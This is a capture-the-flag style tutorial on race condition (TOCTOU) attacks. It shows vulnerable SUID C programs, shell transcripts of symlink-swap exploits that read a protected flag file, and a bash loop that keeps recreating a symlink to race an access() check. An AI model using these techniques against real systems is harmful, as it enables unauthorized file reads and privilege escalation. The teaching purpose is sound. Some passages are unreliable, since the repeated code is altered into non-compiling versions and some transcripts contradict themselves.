

# Race Condition Attacks

By: Ahmet Göker

**Note:** This document is not created by a professional content writer so any mistake and error are a part of great design

## Disclaimer

This document is generated by VIEH Group and if there is any contribution or or credit, it's mentioned on the first page. The information provided herein is for educational purposes only and does not constitute legal or professional advice. While we have made every effort to ensure the accuracy and reliability of the information presented, VIEH Group disclaims any warranties or representations, express or implied, regarding the completeness, accuracy, or usefulness of this document. Any reliance you place on the information contained in this document is strictly at your own risk. VIEH Group shall not be liable for any damages arising from the use of or reliance on this document. also, we highly appreciate the source person for this document.

Happy reading!

Content Credit: Ahmet Göker

# Introduction

In the world of cybersecurity, race condition attacks represent a persistent and potentially devastating threat to software systems. These attacks exploit the simultaneous execution of multiple threads or processes within a program, leading to unintended consequences. In this blog, we will delve into the basics of race condition attacks to better comprehend the risks they pose and how to defend against them.

## What is a Race Condition?

At its core, a race condition occurs when two or more threads or processes access shared data concurrently, and at least one of them modifies the data. This can result in unpredictable and often undesirable outcomes because the final state of the data depends on the relative timing of these operations.

## How Race Condition Attacks Happen

Race condition attacks take advantage of the unpredictability of concurrent operations. Hackers exploit these situations by injecting malicious code or manipulating data to gain unauthorized access or disrupt the normal functioning of a program. Here's a simplified example:

*Imagine a banking application where two users attempt to withdraw funds from their accounts simultaneously. If not properly protected, a race condition attack could allow both users to withdraw the same funds twice, causing a financial loss.*

## **Common Vulnerable Scenarios**


Race conditions can manifest in various scenarios, including:

1. **Resource Sharing:** When multiple threads or processes share a common resource, such as a file or database, without proper synchronization.
2. **Time-of-Check to Time-of-Use (TOCTOU) Flaws:** When a condition that is checked at one point in the program's execution changes by the time it's actually used.

I will illustrate the operational mechanics of race condition attacks in a practical manner, emphasizing the significance of following the step-by-step walk through. This blog aims to provide tangible demonstrations of race condition examples. If you are prepared to engage in this exercise, let's commence.

This exploration encompasses three distinct challenges pertaining to race condition attacks, each incrementally varying in complexity.

## Race Condition-1




```

race@car:/home/walk$ ls
anti_flag_reader  anti_flag_reader.c  flag
race@car:/home/walk$ ls -la
total 44
drwxr-xr-x 2 walk walk 4096 Mar 27 2023 .
drwxr-xr-x 6 root root 4096 Mar 27 2023 ..
-rwsr-sr-x 1 walk walk 16368 Mar 27 2023 anti_flag_reader
-rw-r--r-- 1 walk walk 1071 Mar 27 2023 anti_flag_reader.c
-rw-r--r-- 1 walk walk 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 walk walk 3771 Jan 6 2022 .bashrc
-rw----- 1 walk walk 41 Mar 27 2023 flag
-rw-r--r-- 1 walk walk 807 Jan 6 2022 .profile
race@car:/home/walk$

```

We take a look at the anti\_flag\_reader.c file to understand the code.



```

#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
#include <assert.h>
#include <sys/stat.h>

int main(int argc, char **argv, char **envp) {
    int n;
    char buf[1024];
    struct stat lstat_buf;

    if (argc != 2) {
        puts("Usage: anti_flag_reader <FILE>");
        return 1;
    }

    puts("Checking if 'flag' is in the provided file path...");
    int path_check = strstr(argv[1], "flag");
    puts("Checking if the file is a symlink...");
    lstat(argv[1], &lstat_buf);
    int symlink_check = (S_ISLNK(lstat_buf.st_mode));
    puts("<Press Enter to continue>");
    getchar();

    if (path_check || symlink_check) {
        puts("Nice try, but I refuse to give you the flag!");
        return 1;
    } else {
        puts("This file can't possibly be the flag. I'll print it out for you:\n");
        int fd = open(argv[1], 0);
        assert(fd >= 0 && "Failed to open the file");
        while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);
    }

    return 0;
}

```


I am going to analyze the code what the code provides to us.

In this article, we'll dissect a simple C program designed to control access to files based on specific criteria. The program examines whether a file path contains the string "flag" and checks if the file is a symbolic link. Depending on these conditions, it either prints the file's contents or refuses to do so.

This C program serves as a basic file access control mechanism. It restricts access to files with "flag" in their path or files that are symbolic links. Here's how it works:

1. The ``main`` function is the entry point of the program, accepting command-line arguments (``argc`` and ``argv``) and environment variables (``envp``).
2. The program declares variables ``n`` to store the number of bytes read from a file, ``buf[1024]`` as a buffer for file data, and ``lstat_buf`` to store file information.
3. It checks that the program is called with exactly one argument.
4. It searches for the presence of "flag" in the provided file path.
5. The program determines if the file is a symbolic link.
6. User interaction is introduced by prompting the user to press Enter to continue.

7. If “flag” is found in the file path or if the file is a symbolic link, the program refuses to print the file’s contents, serving as a basic access control measure.
8. If the file passes the checks, it is opened, read, and its contents are printed.
9. Finally, the program returns 0 to indicate successful execution.




```
int main(int argc, char **argv, char **envp) {
    int n;
    char buf[1024];
    struct stat lstat_buf;

    if (argc != 2) {
        puts("Usage: anti_flag_reader <FILE>");
        return 1;
    }

    puts("Checking if 'flag' is in the provided file path...");
    int path_check = strstr(argv[1], "flag");
    puts("Checking if the file is a symlink...");
    lstat(argv[1], &lstat_buf);
    int symlink_check = (S_ISLNK(lstat_buf.st_mode));
    puts("<Press Enter to continue>");
    getchar();

    if (path_check || symlink_check) {
        puts("Nice try, but I refuse to give you the flag!");
        return 1;
    } else {
        puts("This file can't possibly be the flag. I'll print it out for you:\n");
        int fd = open(argv[1], 0);
        assert(fd >= 0 && "Failed to open the file");
        while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);
    }

    return 0;
}
```



```
race@car:/home/walk$ ls
anti_flag_reader anti_flag_reader.c flag
race@car:/home/walk$ ./anti_flag_reader
Usage: anti_flag_reader <FILE>
race@car:/home/walk$ ./anti_flag_reader flag
Checking if 'flag' is in the provided file path...
Checking if the file is a symlink...
<Press Enter to continue>


Nice try, but I refuse to give you the flag!
race@car:/home/walk$ ls
anti_flag_reader anti_flag_reader.c flag
race@car:/home/walk$ touch demo
touch: cannot touch 'demo': Permission denied
race@car:/home/walk$
```

Indeed, a race condition is evident in this code, but why does it occur?

Within this machine, an observable flag exists, yet it is already present!

The primary objective is to manipulate this code. Is it conceivable to generate a demonstration file and establish a link to the flag?

Nevertheless, an impediment arises: we lack the ability to interact with the demonstration file located within the walk directory. To craft a file, we must devise an innovative solution that extends beyond the constraints of this scenario:



```

race@car:~$ echo "I am a good hacker" > demo
race@car:~$ ls
demo
race@car:~$ pwd
/home/race
race@car:~$

```

```

#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
#include <assert.h>
#include <sys/stat.h>

int main(int argc, char **argv, char **envp) {
    int n;
    char buf[1024];
    struct stat lstat;


    if (argc != 2) {
        puts("Usage: anti_flag_reader <FILE>");
        return 1;
    }

    puts("Checking if 'flag' is in the provided file path...");
    int path_check = stat(argv[1], &lstat);
    if (path_check == -1) {
        puts("Checking if the file is a symlink...");
        int symlink_check = (S_ISLNK(lstat.st_mode));
        puts("<Press Enter to continue>");
        getchar();
    }

    if (path_check || symlink_check) {
        puts("Nice try, but I refuse to give you the flag.");
        return 1;
    } else {
        puts("This file can't possibly be the flag. I'll print it out for you:");
        int fd = open(argv[1], 0);
        assert(fd >= 0);
        while((n = read(fd, buf, 1024)) > 0) {
            printf("%s", buf);
        }
    }
}

```

I created a file in the `/home/race` directory.



```

race@car:/home/walk$ echo "I am a good hacker" > demo
race@car:/home/walk$ ls
demo
race@car:/home/walk$ pwd
/home/race
race@car:/home/walk$ cd /home/walk/
race@car:/home/walk$ ./anti_flag_reader /home/race/demo
Checking if 'flag' is in the provided file path...
Checking if the file is a symlink...
<Press Enter to continue>
This file can't possibly be the flag. I'll print it out for you:
I am a good hacker
race@car:/home/walk$

```

```

#include <stdio.h>
#include <fcntl.h>
#include <string.h>
#include <unistd.h>
#include <assert.h>
#include <sys/stat.h>

int main(int argc, char **argv, char **envp) {
    int n;
    char buf[1024];
    struct stat lstat;

    if (argc != 2) {
        puts("Usage: anti_flag_reader <FILE>");
        return 1;
    }

    puts("Checking if 'flag' is in the provided file path...");
    int path_check = stat(argv[1], &lstat);
    if (path_check == -1) {
        puts("Checking if the file is a symlink...");
        int symlink_check = (S_ISLNK(lstat.st_mode));
        puts("<Press Enter to continue>");
        getchar();
    }

    if (path_check || symlink_check) {
        puts("Nice try, but I refuse to give you the flag.");
        return 1;
    } else {
        puts("This file can't possibly be the flag. I'll print it out for you:");
        int fd = open(argv[1], 0);
        assert(fd >= 0);
        while((n = read(fd, buf, 1024)) > 0) {
            printf("%s", buf);
        }
    }
}

```



Awesome! We know that the flag cannot be printed because of root privileges. We will create a symlink to demo, because it also checks for the symlink as you saw earlier in the code.

```

if (argc != 2) {
    puts("Usage: anti_flag_reader <FILE>");
    return 1;
}

puts("Checking if 'flag' is in the provided file path...");
int path_check = strstr(argv[1], "flag");
puts("Checking if the file is a symlink...");
lstat(argv[1], &lstat_buf);
int symlink_check = (S_ISLNK(lstat_buf.st_mode));
puts("<Press Enter to continue>");
getchar();

if (path_check || symlink_check) {
    puts("Nice try, but I refuse to give you the flag!");
    return 1;
} else {
    puts("This file can't possibly be the flag. I'll print it out for you:\n");
    int fd = open(argv[1], 0);
    assert(fd >= 0 && "Failed to open the file");
    while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);
}

return 0;
}

```

```

race@car:~/home/walk$ ls
demo
race@car:~$ ln -s /home/walk/flag demo
ln: failed to create symbolic link 'demo': File exists
race@car:~$ ls
demo
race@car:~$ rm demo
race@car:~$ ln -s /home/walk/flag demo
race@car:~$ ls
demo
race@car:~$ ls -al
total 36
drwxr-xr-x 5 race race 4096 Sep 26 10:47 .
drwxr-xr-x 6 root root 4096 Mar 27 2023 ..
-rw-r--r-- 1 race race 22 Jun 8 16:33 .bash_history
-rw-r--r-- 1 race race 220 Jan 6 2022 .bash_logout
-rw-r--r-- 1 race race 3771 Jan 6 2022 .bashrc
-rwxr-xr-x 3 race race 4096 Mar 27 2023 .cache
lrwxrwxrwx 1 race race 15 Sep 26 10:47 demo -> /home/walk/flag
drwxrwxr-x 3 race race 4096 Mar 27 2023 .local
-rw-r--r-- 1 race race 807 Jan 6 2022 .profile
-rwxr-xr-x 2 race race 4096 Mar 27 2023 .ssh
race@car:~$

```

When we execute the program we will not be able to get the flag because we created symlink to a file called demo so there is a race condition attack. It is waiting to input enter:

```

race@car:~$ cd /home/walk/
race@car:/home/walk$ ls
anti_flag_reader  anti_flag_reader.c  flag
race@car:/home/walk$ ./anti_flag_reader /home/race/demo
Checking if 'flag' is in the provided file path...
Checking if the file is a symlink...
<Press Enter to continue>

Nice try, but I refuse to give you the flag!
race@car:/home/walk$
race@car:/home/walk$ ls
anti_flag_reader  anti_flag_reader.c  flag
race@car:/home/walk$ ./anti_flag_reader /home/race/demo
Checking if 'flag' is in the provided file path...
Checking if the file is a symlink...
<Press Enter to continue>

```

```

race@car:~$ rm demo
race@car:~$ ln -s /home/walk/flag demo
race@car:~$

```

We need to execute the file before creating a file otherwise it will not work! There is also an or statement

```

lstat(argv[1], &lstat_buf);
int symlink_check = (S_ISLNK(lstat_buf.st_mode));
puts("<Press Enter to continue>");
getchar();

if (path_check || symlink_check) {
    puts("Nice try, but I refuse to give you the flag!");
    return 1;
} else {
    puts("This file can't possibly be the flag. I'll print it out for you:\n");
    int fd = open(argv[1], 0);
    assert(fd >= 0 && "failed to open the file");
    while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);
}

```

```


race@car:/home/walk$ ./anti_flag_reader /home/race/demo
Checking if 'flag' is in the provided file path...
Checking if the file is a symlink...
<Press Enter to continue>

This file can't possibly be the flag. I'll print it out for you:
the flag!

```

Awesome we got the flag!

## Race Condition-2



```
#include <stdio.h>
#include <unistd.h>
#include <assert.h>

int main(int argc, char **argv, char **envp) {
    int fd;
    int n;
    int context;
    char buf[1024];

    if (argc != 2) {
        puts("Usage: cat2 <FILE>");
        return 1;
    }

    puts("Welcome to cat2!");
    puts("This program is a side project I've been working on to be a more secure version of the popular cat command");
    puts("Unlike cat, the cat2 command performs additional checks on the user's security context");
    puts("This allows the command to be security compliant even if executed with SUID permissions");
    puts("Checking the user's security context...");
    context = check_security_context(argv[1]);
    puts("Context has been checked, proceeding!\n");

    if (context == 0) {
        puts("The user has access, outputting file...\n");
        fd = open(argv[1], 0);
        assert(fd != 0 && "Failed to open the file");
        while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);
    } else {
        puts("[SECURITY BREACH] The user does not have access to this file!");
        puts("Terminating...");
        return 1;
    }

    return 0;
}

int check_security_context(char *file_name) {
    int context_result;

    context_result = access(file_name, R_OK);
    usleep(500);

    return context_result;
}
```

*This C code appears to be a program called “cat2” that aims to provide functionality similar to the “cat” command but with additional security checks. The code checks the user’s security context before allowing access to a file. Let’s break down the code in detail:*

### Variable Declarations:

1. — int fd: File descriptor for reading the file.
  - int n: Stores the number of bytes read from the file.
  - int context: Holds the result of the security context check.
  - char buf[1024]: A buffer used for reading and storing file data.

### 2. Command-Line Argument Check:

- Ensures that the program is called with exactly one argument (the file to read).

### **3. Program Introduction:**

- Prints an introductory message explaining the purpose of “cat2,” highlighting its additional security checks.

### **4. Security Context Check:**

- Calls the “check\_security\_context” function to determine the user’s access rights to the specified file. The result is stored in the `context` variable.

### **5. Conditional Execution:**

- If the `context` is 0 (indicating that the user has read access to the file), it proceeds to open and read the file, outputting its contents to the standard output.
- If the `context` is not 0, it indicates a security breach, and the program terminates with an error message.

*int check\_security\_context(char \*file\_name) Function*

**Variable Declaration:**

1. — ``int context_result``: Stores the result of the access check.

**2. Security Context Check:**

- Uses the ``access`` function to check if the user has read (``R_OK``) access to the specified file. The result is stored in ``context_result``.

**3. Delay:**

- Introduces a small delay using ``usleep`` to simulate a security check. This is not a standard security practice but is included here for demonstration purposes.


**4. Return Result:**

- Returns the ``context_result``, which is either 0 (access allowed) or an error code (access denied).

In summary, this program “cat2” is designed to act as a more secure version of the “cat” command. It checks the user’s security context before allowing access to a file. If the user has read access, it reads and displays the file’s contents; otherwise, it terminates with a security breach message. The ``check_security_context`` function uses the ``access`` function to check the user’s access rights to the specified file.

Please note that the delay introduced in the security check is not a standard security practice and is likely included here for educational purposes or demonstration.

The `usleep()` function suspends execution of the calling thread for (at least) usec microseconds. The sleep may be lengthened slightly by any system activity or by the time spent processing the call or by the granularity of system timers.



```

if (argc != 2) {
    puts("Usage: cat2 <FILE>");
    return 1;
}

puts("Welcome to cat2!");
puts("This program is a side project I've been working on to be a more secure version of the popular cat command");
puts("Unlike cat, the cat2 command performs additional checks on the user's security context");
puts("This allows the command to be security compliant even if executed with SUID permissions");
puts("Checking the user's security context...");
context = check_security_context(argv[1]);
puts("Context has been checked, proceeding!\n");

if (context == 0) {
    puts("The user has access, outputting file...\n");
    fd = open(argv[1], 0);
    assert(fd >= 0 && "failed to open the file");
    while((n = read(fd, buf, 1024)) > 0 && write(1, buf, n) > 0);
} else {
    puts("[SECURITY BREACH] The user does not have access to this file!");
    puts("Terminating...");
    return 1;
}

return 0;
}

int check_security_context(char *file_name) {
    int context_result;

    context_result = access(file_name, R_OK);
    usleep(500);
    return context_result;
}

```

A handwritten annotation "Race Condition" with two arrows pointing to the `usleep(500);` line in the `check_security_context` function and the `fd = open(argv[1], 0);` line in the main function's access check block.

This code exhibits a notable security vulnerability stemming from a classic race condition present between the security context verification and the file reading process. While the software diligently conducts a security context assessment to confirm the user's permissions for file access, a temporal gap emerges between this validation and the subsequent file opening action. This delay is artificially prolonged by a brief half-second pause (`usleep(500)`), offering an exploitable window.

Exploitation can occur when an attacker swiftly swaps the file immediately after the security check but just before the `open()` operation commences. This strategic move allows them to circumvent the security validation for a file, such as a restricted file or a symbolic link leading to a restricted file, that would otherwise remain inaccessible.

Despite the code's intent to enhance security by incorporating additional user context checks, the timing mismatch between the check and the opening operation unfortunately leaves a vulnerability exposed and exploitable.

We need to develop an automated script that will perform tasks automatically when the file is executed.

```
#!/bin/bash
file_to_check="demo"
while true; do
  if [ -e "$file_to_check" ]; then
    echo "File $file_to_check exists in the current directory."
  else
    # Create the file
    touch "$file_to_check"

    # Create a symbolic link to /home/run/flag
    ln -sf /home/run/flag "$file_to_check"

    # Delete the file
    rm "$file_to_check"

    echo "File $file_to_check created, linked to /home/run/flag, and deleted."
  fi
done
```

*This Bash script creates a perpetual loop (`while true`) that performs the following actions repeatedly:*



**Check if a File Exists:**

- It uses the `[ -e "\$file\_to\_check" ]` conditional statement to check if a file with the name specified in the variable `file\_to\_check` ("demo" in this case) exists in the current directory.
- If the file exists, it prints a message indicating its presence, but it doesn't perform any other actions.

**2. File Creation and Deletion:**

